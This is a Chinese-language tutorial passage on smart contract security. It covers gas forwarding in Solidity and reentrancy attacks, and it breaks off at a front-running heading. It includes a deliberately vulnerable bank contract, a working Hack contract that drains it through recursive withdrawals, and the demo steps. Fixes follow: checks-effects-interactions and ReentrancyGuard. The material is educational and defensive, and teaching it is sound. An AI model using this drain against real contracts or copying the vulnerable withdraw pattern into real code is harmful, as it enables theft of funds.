下半节

1、WEB2下需要考虑的两种流量风险

（1）幂等

如果一个函数在同样的入参时，一个操作执行一次和执行多次的结果是一样的，那么我们说这个函数是幂等的。

- 举个例子

对于积分充值的场景

```
//1、网络抖动导致网络重发
//2、用户恶意触发了两次操作
function transfer(){
    amountDec(A);
    amoutInc(B);
}
```

（2）并发

当多个线程对同一方法并发调用时

- 举个例子

```
    function flashSale(){
       bool r= checkBudgetEnough();
       require(r,"budget not enough");
        budgetDesc();
      buyProduct();
    }
```

2、跟GAS相关的两种攻击

虽然以太坊没有并发访问这些问题，但是存在一些因为其特性引入的问题，例如因为gas limit导致的抢跑攻击，因为recieve引入的重入攻击。

3、重入攻击

（1）如何理解Gas forward

Gas forward是在执行调用时，向目标方法传递的gas数，我们可以用gasleft()观察到这个现象

> gasleft() is a built-in Solidity function that returns the amount of gas remaining in the current Ethereum transaction. Developers can use this function to make runtime decisions within their smart contracts, depending on how much gas is left.

> - `transfer` (2300 gas, throws error)
> - `send` (2300 gas, returns bool)
> - `call` (forward all gas or set gas, returns bool)

- 演示send方法能够传递多少个gas

（1）演示reciver方法不加console.logUint(GasLeft)时可以执行成功，但是加了就执行失败


（2）将 transfer改成cal可以执行成功

（3）设置cal的gas为3500执行失败

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;
import "hardhat/console.sol";

contract GasLeft{
    uint256 value;

    Reciver private   r  ;

    constructor(Reciver _r){
        r=_r;
    }

    function sendEther() external  payable {

       payable(address(r)).transfer(msg.value);
    // (bool result,) = address(r).call{value:msg.value,gas:2300}("");
    // require(result);

    }
}

contract Reciver{
    receive() external payable {
      //  console.logUint(gasleft());
    }
}
```

（2）如何定义重入冲击

重入攻击是指攻击者利用智能合约中函数调用的**递归特性**，在合约状态更新之前多次调用提款函数，从而非法提取资金。



（3）重入攻击的风险代码

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;
contract VulnerableBank{


    mapping(address=>uint256) balance;
    function deposit() external payable  {
        balance[msg.sender]+=msg.value;

    }
    function withdraw() external{

        require(balance[msg.sender]>0,"balance not enough");
        (bool r,)=msg.sender.call{value:balance[msg.sender]}("");
        require(r,"tx fail");
         balance[msg.sender]=0;
        //if you use transfer tx maybe fail due to gas consumption
        //payable(msg.sender).transfer(balance[msg.sender]);

    }

    fallback() external payable { }
    receive() external payable { }
}
```

```
contract Hack{

    VulnerableBank bank;

    constructor(VulnerableBank _bank){
        bank=_bank;
    }

    function hack() external  payable {

        bank.deposit{value:msg.value}();
        bank.withdraw();

    }

    receive() external payable {

        if(address(bank).balance>0){
            bank.withdraw();
        }

     }

    fallback() external payable { }
    function balanceOf() external view returns (uint256){
        return address(this).balance;
    }
}
```

演示过程：

（1）部署VulnerableBank 向里面充值3000wei

（2）部署Hack

（3）使用1000wei调用hack

会发现所有的钱全部到hack合约上了

（4）解决方案

- Check-Effects-Intreration Pattern

Ensure that all state changes (checks and effects) are performed before interacting with external contracts.

- Reetrancy Guards

```
import "@openzeppelin/contracts/security/ReentrancyGuard.sol";

contract SecureBank is ReentrancyGuard {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint _amount) public nonReentrant {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        balances[msg.sender] -= _amount;

        (bool success, ) = msg.sender.call{value: _amount}("");
        require(success, "Transfer failed");
    }
}
```

4、抢跑攻击